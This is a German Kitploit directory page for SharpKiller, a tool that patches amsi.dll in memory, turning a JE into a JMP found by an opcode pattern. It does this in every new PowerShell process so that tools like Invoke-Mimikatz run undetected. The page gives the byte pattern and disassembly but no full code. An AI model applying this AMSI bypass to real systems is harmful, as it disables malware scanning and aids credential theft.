Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/s1lkys/sharpkiller
Privilege EscalationExploitationIDS/IPS-UmgehungPost-ExploitationRed TeamingPayload-Entwicklung
GitHubs1lkys/sharpkiller

SharpKiller

Lebenslanger AMSI-Bypass von @ZeroMemoryEx portiert auf .NET Framework 4.8

Repository anzeigen
3514328vor 2 JahrenVon Kitploit geprüft
Teilen

SharpKiller

Lebenslanger AMSI-Bypass AMSI-Killer von @ZeroMemoryEx portiert auf .NET Framework 4.8.

Zusätzliche Verschleierung erforderlich

https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=VirTool:MSIL/SharpKiller.A&ThreatID=2147895059

Neu integrierte Funktionen:

[ x ] - Live-Scan nach neuen PowerShell-Prozessen alle 0,5 Sekunden -> Patcht automatisch neue PowerShell-Instanzen

Erstellen der Lösung

  • Setzen Sie Ihre Plattform explizit auf x64 in Build > Konfigurations-Manager

Wie funktioniert es?

Opcode-Scan

  • Wir erhalten die genaue Adresse der Sprunganweisung, indem wir nach dem ersten Byte jeder Anweisung suchen. Diese Technik ist selbst bei Updates oder Änderungen des Zieldatensatzes effektiv.

  • zum Beispiel:

    | 48:85D2 | test rdx, rdx |

    | 74 3F | je amsi.7FFAE957C694 |

    | 48 : 85C9 | test rcx, rcx |

    | 74 3A | je amsi.7FFAE957C694 |

    | 48 : 8379 08 00 | cmp qword ptr ds : [rcx + 8] , 0 |

    | 74 33 | je amsi.7FFAE957C694 |

  • Das Suchmuster sieht folgendermaßen aus:

    { 0x48,'?','?', 0x74,'?',0x48,'?' ,'?' ,0x74,'?' ,0x48,'?' ,'?' ,'?' ,'?',0x74,0x33}

    image

Patch

Vor dem Patch



  • Das Programm testet den Wert von RDX gegen sich selbst. Wenn der Vergleich 0 ergibt, führt das Programm einen Sprung zur Rückkehr aus. Andernfalls fährt das Programm mit der Auswertung der nächsten Anweisung fort.

    image



  • Wir können "Invoke-Mimikatz" nicht ausführen.

    image

Nach dem Patch

  • Wir patchen das erste Byte und ändern es von JE zu JMP, sodass es direkt zurückkehrt.

    Screenshot 2023-02-26 195848

    image

  • Jetzt können wir "Invoke-Mimikatz" ausführen.
Neu erstellte Prozesse

  • Sharp-Killer patcht alle neu erstellten PowerShell-Prozesse nahezu in Echtzeit.

Video-Demo

video

OneLiner zur Ausführung mit Reflection

